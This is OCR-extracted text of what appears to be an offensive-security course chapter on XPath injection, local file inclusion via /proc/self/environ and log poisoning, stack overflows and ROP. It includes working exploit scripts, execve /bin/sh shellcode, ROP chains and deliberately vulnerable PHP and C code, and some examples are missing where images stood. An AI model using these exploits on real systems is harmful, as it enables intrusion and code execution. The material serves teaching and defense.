Xpath injection is possible when there's no input validation or the validation is inappropriate in the xpath query, e.g.


```
$results = ($xml->xpath("/users/user[name='".$_POST['username']."' and password='".($_POST['passwd'])."']/fullname"));
$fullname=$results[0];
if (count($results)>0)
{
  print("Hello ".$fullname."!");

  $results2 = ($xml->xpath("/users/user[name='".$_POST['username']."']/email"));
  $em=$results2[0];
  print("<br>Your email: ".$em);

}
```

The exploitation of the vulnerability looks like an sql injection exploitation:




7.4 Exploitation of local file inclusion

Local file inclusion (LFI) is a vulnerability when the attacker can include a local file of the webserver using the webpage. If the server side script uses an include file type of method and the input for the method is not validated then the attacker can provide a filename that points to a local file:




Exploitation of the LFI vulnerability

Adding null character at the end of the directory sometimes works when the normal exploitation fails:



In addition to obtaining local files an additional aim is to upload attacking scripts and execute commands. Depending on the server and the php settings executing php scripts can be possible if the local file is the: php://input and the php script is the posted data:



A php script source cannot be obtained through a browser, because the script is executed on the server side. But using encoding and php://filter as input the server side scripts can be obtained too. Since Php 5.0.0 the php://filter/convert.base64-encode/resource function is enabled. It encodes the php file with base64 and the php script source reveals.

The most frequently used way for writing files to the server is to write the script in a local file first, then read it back through the LFI vulnerability. How can the attacker place his own attacking script in a local file? One option is to access the */proc/self* linux folder
/proc/self/environ contains the current process info including the HTTP_USER_AGENT. If the attacker places the attacking script inside the user agent of the http head and the webserver has the right to access the */proc/self/environ* file then he can execute any OS command in the name of the webserver application.
Note! Do not run the webserver as root! If the webserver is compromised and can be forced to execute commands then the command has the same rights as the server (the code is executed in the name of the server).

If the environ file is not accessible by the webserver then the attacker can try to find the webserver processid and access the environ file through the processid.

193.225.218.118/lfi.php?COLOR=../../proc/self/cmdline

/usr/sbin/apache2-kstart

193.225.218.118/lfi.php?COLOR=../../proc/self/status

Name: apache2 State: R (running) Tgid: 24563 Pid: 24563 PPid: 16924 TracerPid: 0 Uid: 33 33 33 33 Gid: 33 33 33 33
VmStk: 136 kB VmExe: 396 kB VmLib: 21728 kB VmPTE: 64 kB VmSwap: 1140 kB Threads: 1 SigQ: 0/7831 SigPnd
CapInh: 0000000000000000 CapPrm: 0000000000000000 CapEff: 0000000000000000 CapBnd: ffffffffffffffff Cpus_all
367

193.225.218.118/lfi.php?COLOR=../../proc/24563/status


Name: apache2 State: S (sleeping) Tgid: 24563 Pid: 24563 PPid: 16924 TracerPid: 0 Uid: 33 33 33 33 Gid: 33 33 33 33
VmStk: 136 kB VmExe: 396 kB VmLib: 21728 kB VmPTE: 64 kB VmSwap: 1140 kB Threads: 1 SigQ: 0/7831 SigPnd:
CapInh: 0000000000000000 CapPrm: 0000000000000000 CapEff: 0000000000000000 CapBnd: ffffffffffffffff Cpus_all
367

The attacker can also try to find the user agent by /proc/self/fd/ and brute-forcing the number (usually 12 or 14 in Apache)


/proc/self/fd/12
/proc/self/fd/14%00
/proc/self/fd/12
/proc/self/fd/14%00

/proc/<apache_id>/fd/12
/proc/<apache_id>/fd/14 (apache id is from /proc/self/status)
/proc/<apache_id>/fd/12%00
/proc/<apache_id>/fd/14%00


If the logs are accessible through the web server then the attacker can place the attacking php script in the logs to be executed in the same way as in the case of the /proc/self folder. The logs can be in various places, one option is to check /var/log/apache2 folder:




The attacker can influence the source ip, the web method, the http version, the url and the browser data in the logs. The easiest way is to modify the browser data (type of browser), because it's a string, so php functions such as *system*() or *phpinfo*() can be substituted:



Instead of phpinfo, it's better to use the system() php command:



In this way the attacking script can be uploaded. If the log file is too long then the browser will not be able to display the logs.




8 Binary exploitation 1, stack overflow, Return Oriented Programming

8.1 The Virtual Address Space and its content

When an executable is launched the OS generates a Virtual Address Space for the process or processes. Each process has its own Virtual Address Space where the process can use arbitrary (practically almost infinite) memory size. The size is influenced by the addressable memory size (32bit 232=4GB, 64bit 264=64TB). The virtual memory differs from the physical memory, so it is beneficial because:


- the process doesn't need to address the real physical memory (RAM), that would be a nightmare from programming point of view,
- the processes are separated from each-other, so one process can't access directly another process-memory (indirectly yes: e.g. createRemoteThread, debugging another process, etc.),
- the OS handles the memory requirements dynamically, it's not necessary to know the memory requirements in advance. Interactive programs can calculate required memory on the fly.

In order to use the real physical memory the OS provides a runtime memory translation between the virtual and the physical memory.



This is also useful to optimize the physical memory usage (the same memory pages have only one copy in the physical memory).

The Virtual Address Space is divided into kernel and user space. The user space consist of segments (code and data).




8.1.1 segments


The user space contains different segments:

- The code segment for the main executable
- Data segment for the global variables
- Stack segments for each thread
- Heap segments for dynamic memory allocations
- The dynamically loaded libraries (in case of dynamic linking)
  - The code segment of the linked library
  - The data segment for the linked library
  - Relocations (if two libraries intend to load to the same place then one has to be relocated)
- etc.


Check the Virtual Address Space of a winword process! Use a debugger (e.g. Immunity debugger) and attach to the running process.



All dynamically loaded libraries can be listed. A library can be loaded runtime (e.g. Windows LoadLibraryA API) as well, so only the actual status is presented.




A detailed virtual memory map can be printed as well with all debuggers:



8.2 The stack frame and its content

The stack is a data type segment that stores the data in a LIFO (last in first out) structure. There are special instructions that place data (push) and also instructions to pick and remove data (pop) from the stack. For example push *eax* places the value of *eax* on top of the stack and moves the stack pointer (*esp/rsp*) up. The pop-type instructions remove the top of the stack (move the stack pointer down) and copy the removed value to the specified registers. Special instructions such as *pushad*, *popad* place/pick up all the register values in a specified order. Each thread has its own stack that makes data storing fast and reliable.



8.2.1 calling conventions

The stack frame is a continuous block inside the stack that stores the data of a method that was called (callee) by the caller. When a method is called the caller or callee (depends on the calling convention) prepares the stack for the method execution. The stack frame contains the following data:

- Method parameters - In order to pass parameters to the method the parameters are placed on the stack (with some calling conventions such as *fastcall* it is placed inside the registers)
- The return address of the method – in order to be able to return to the place where the method is called the return address is placed
- The local variables – local variables of the method die after exiting the method so they are stored inside the stack frame
- The saved base pointer – to have a reference to the local variables, the top of the stack is saved to the base pointer and the previous base pointer is stored inside the stack frame

Prior to the method execution the stack frame has to be prepared:


- The caller places the method parameters on the stack
- The caller places the return address on the stack
- The previous base pointer is placed on the stack as well
- The new base pointer is set by copying the current stack pointer (*mov ebp, esp*)
- The top of the stack is modified to allocate place for the local variables

When the method exits:


- The instruction pointer jumps back to the calling instruction (*ret*)
- The saved base pointer has to be reset (*ebp*)
- The stack frame has to be removed (The values are not removed, only the stack pointer changes)

Who removes the stack frame after exiting a method: the caller or the callee? The stack frames are placed after each other if the method calls are embedded (the callee calls another method that calls a third one . . .)

Stack frames on the stack




Method prologue and epilogue



8.3 The parts of a stack overflow exploit

Stack buffer overflow


Stack buffer overflow occurs when a local variable on the stack is overwritten. This is possible e.g. when the size of the local variable is not considered therefore the return pointer of the stack frame can be modified by a user controlled data.




```
#include <string.h>
void func1(char* ar1)
{
   char ar2[10];
   strcpy(ar2,ar1);
}
int main(int argc, char* argv[])
{
   func1(argv[1]);
}
```

Stack overflow exploit

The exploit should overrun the local variable and arrive to the return pointer. The size of this (padding) depends on the size of the local variable and the stack layout, etc. It can be determined by debugging or using unique string such as "aaaabbbbccccddddeeee. . . ." and then obtain the address from the error message. The new return address can point to the beginning of the payload.



This solution is not so stable (it relies on the payload global address). Instead the following solutions is used:



Exploits for command line executables can be generated using easy scripting languages such as Perl or Python.

```
#!/usr/bin/perl
my $padding = "A"x14;
my $eip = "\x32\x31\xd9\x7d"; #current jmp esp address
my $nopsled = "\x90"x10;
my $payload = "";
print $padding.$eip.$nopsled.$payload;
```

The payload executes some harmful operation. To prove a vulnerability, something harmless is used, e.g. open a calculator in windows or execute a shell (/bin/sh) in Linux.

What does this payload do? ->

DEMO…

```
xor ecx, ecx
push ecx
push 636c6163
push 1
mov ebp, esp
add ebp+4
push ebp
mov eax,  kernel32.WinExec
call eax
```

The payload executes something for the attacker's sake. There are prewritten payloads as well. A payload has to consider the OS type and version, but there are general (longer) exploits that are applicable for multiple versions (but same OS). Shellstorm has a huge payload database.

Intel x86-64

- Linux/x86-64 - Add map in /etc/hosts file - 110 bytes *by Osanda Malith Jayathissa*
- Linux/x86-64 - Connect Back Shellcode - 139 bytes *by MadMouse*
- Linux/x86-64 - access() Egghunter - 49 bytes *by Doreth.Z10*
- Linux/x86-64 - Shutdown - 64 bytes *by Keyman*
- Linux/x86-64 - Read password - 105 bytes *by Keyman*
- Linux/x86-64 - Password Protected Reverse Shell - 136 bytes *by Keyman*
- Linux/x86-64 - Password Protected Bind Shell - 147 bytes *by Keyman*
- Linux/x86-64 - Add root - Polymorphic - 273 bytes *by Keyman*
- Linux/x86-64 - Bind TCP stager with egghunter - 157 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with open,write,close - 358 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with echo cmd - 273 bytes *by Christophe G*
- Linux/x86-64 - Read /etc/passwd - 82 bytes *by Mr.Un1k0d3r*

8.3.1 Stack overflow exploitation in Linux


After the vulnerability has been identified it is necessary to debug the application and get to the part where the vulnerability occurs (the virtual address space is compromised).

The ***start*** command jumps to the beginning of the binary. Other useful commands:

s : step (execute one instruction)

until [address]: execute until a specified memory address


finish: execute until the end of the current method




The first step is to identify the vulnerability. That can be carried out by different type of fuzzing. Fuzzing is a processes of providing various data (invalid too) to the application. A segmentation fault (access violation in Windows) indicates some errors. (Download my testbinary: http://193.225.218.118/WS08/binaries/manymeth)


A value can be invalid if

- the format is incorrect,
- it contains unexpected values (e.g. %s),
- it is too long,
- and many other ways. ☺







Finding the vulnerable part of the code can be done with gradual approach: e.g. jump over all the methods, but when the vulnerability occurs then restart of the debugging is needed and we have to jump inside the identified method. In our previous example there's a *strcpy* method. After the execution of this, a series of *A* appears on the stack. In addition, it turns out that exiting from *meth1* compromises the binary first:



The beginning of the *A series* can be identified by listing the memory content near the current stack position.



Since the return address of *meth1* is at *0xffffd17c* and the beginning of the string is at *0xffffd0f8,* therefore *0x84* (132) has to be the padding length. We also need to find a *jmp esp* address and a working payload.



import struct
*ex = 'A'*132*
ex += struct.pack("<L", 0x804864f)
*ex += '\x90'*20*
ex += "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
ex += "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
ex += "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
ex += "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
ex += "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42"
print ex

8.4 Return Oriented Programming, conditions for the gadgets

- Return Oriented Programming (ROP) is a software vulnerability exploitation method that is able to bypass the non-executable memory protections. It was invented in 2007 as the generalization and extension of the *Return into libc technique.*
- Contrary to stack overflow, ROP uses already existing code parts in the virtual address space to execute the payload (code reuse).
- Although ROP is based on the stack usage of the program it can be used in case of heap related vulnerabilities as well by redirecting the stack (stack pivot) to an attacker controlled part of the virtual memory.
- ROP consists of gadgets that are small code blocks with a *ret* type of instruction as an ending e.g. *inc eax*; *retn.* Gadgets are chained by the *ret* type of instruction.
- The payload is divided into code-parts, each code-part is executed by a gadget
- A gadget is a small code-block with one or more simply instructions and a ret type of instruction at the end
- We need to find gadgets in the Virtual Address Space, therefore we're going to use mona.py with Immunity Debugger (can be downloaded from github)
- To find a specific gadget (e.g. inc eax) the *find mona* command is used: *!mona find –type instr –s „inc eax#retn" –x X*
- Our first ROP will be written for a simple stack overflow with *strcpy*, the code contains the addition of two numbers. Using *mona* the following gadgets are sought for:


The easiest ROP payload, calculating 1+1: ☺

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x5b\x54\x92\x7d".  # xor eax, eax; retn
                "\x75\x50\x92\x7d".  # xor edx, edx; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x42\x72\xef\x7d".  # inc edx; retn
                "\x33\x80\x24\x6c";  # add eax, edx; retn
print $padding.$rop;
```

What is the value of *eax* after the ROP has been executed?

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x5b\x54\x92\x7d".  # xor eax, eax; retn
                "\x75\x50\x92\x7d".  # xor edx, edx; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x60\x16\xc8\x77".  # inc eax; retn
                "\x42\x72\xef\x7d".  # inc edx; retn
                "\x42\x72\xef\x7d".  # inc edx; retn
                "\x42\x72\xef\x7d".  # inc edx; retn
                "\x33\x80\x24\x6c";  # add eax, edx; retn
print $padding.$rop;
```

How to add 0x12121212 to 0x11111111? Repeating the *inc eax* in 0x12121212 times is not a good idea ☺ A simple *pop* gadget can take the required value directly from the stack, so the ROP program will contain some data among the gadget addresses.



ROP modell

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x1f\x18\xf8\x6f".  # pop eax; retn
                "\x11\x11\x11\x11".  # value of eax
                "\x5f\xee\xf5\x6f".  # pop edx; retn
                "\x12\x12\x12\x12".  # value of edx
                "\x33\x80\x24\x6c";  # add eax, edx; retn
print $padding.$rop;
```

Gadgets with side effects: If we cannot find a fitting gadget, a longer one can be used considering the side effects. Example:

Adding *ebx* to *eax* if there is no add *eax, ebx; retn* code:

```
"\x33\x80\x24\x6c".  # add eax, edx; pop ebx; retn
"\x99\x2b\xf3\x7d";  # dummy

"\x33\x80\x24\x6c".  # add eax, edx; pop ebx; pop ecx; retn
"\x99\x2b\xf3\x7d".  # dummy
"\x99\x2b\xf3\x7d";  # dummy
```

Gadgets with *ret* that removes the stack frame:

```
"\x33\x80\x24\x6c".  # add eax, edx; retn 0xc
"\x99\x2b\xf3\x7d".  # dummy
"\x99\x2b\xf3\x7d".  # dummy
"\x99\x2b\xf3\x7d";  # dummy
```

The following gadgets should be avoided: Gadgets that

- contain push instruction,
- contain conditional (je, jz, etc.) or unconditional jump instructions (*jmp*),
- contain unreliable characters e.g.: 0x0, 0xa, 0xd, etc…

Opening the calculator in Windows example:

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x19\xde\xe9\x7d". #pop edi; retn
          "\x70\xc0\x93\x6f". #place of calc
          "\x99\x2b\xf3\x7d". #pop ecx; retn
          "\x63\x61\x6c\x63". #calc
          "\x28\x3f\xeb\x7d". #mov [edi],ecx; retn
          "\x38\xb3\xdc\x7d". #pop eax; retn
          "\xc9\x2e\xdf\x7d". #address of WinExec
          "\x25\x07\xee\x7d". #call eax; retn
          "\x70\xc0\x93\x6f\x01"; #address of calc  + 01
print $padding.$rop;
```

Linux shell example:


```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
for x in range(0, 11):
  ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += struct.pack("<L", 0xffffd270) #value of ecx 0xffffd240
ex += struct.pack("<L", 0xffffd24f) #value of ebx 0xffffd21f
ex += struct.pack("<L", 0x0806f970) #int 0x80
ex += '\x90'*99
ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh
print ex
```

9 Binary exploitation 2, Heap related vulnerabilities, bypassing mitigations and protections

9.1 The freelist and its usage


A free list is a data structure used in a scheme for dynamic memory allocation. It operates by connecting unallocated regions of memory together in a linked list, using the first word of each unallocated region as a pointer to the next. It is most suitable for allocating from a memory pool, where all objects have the same size.

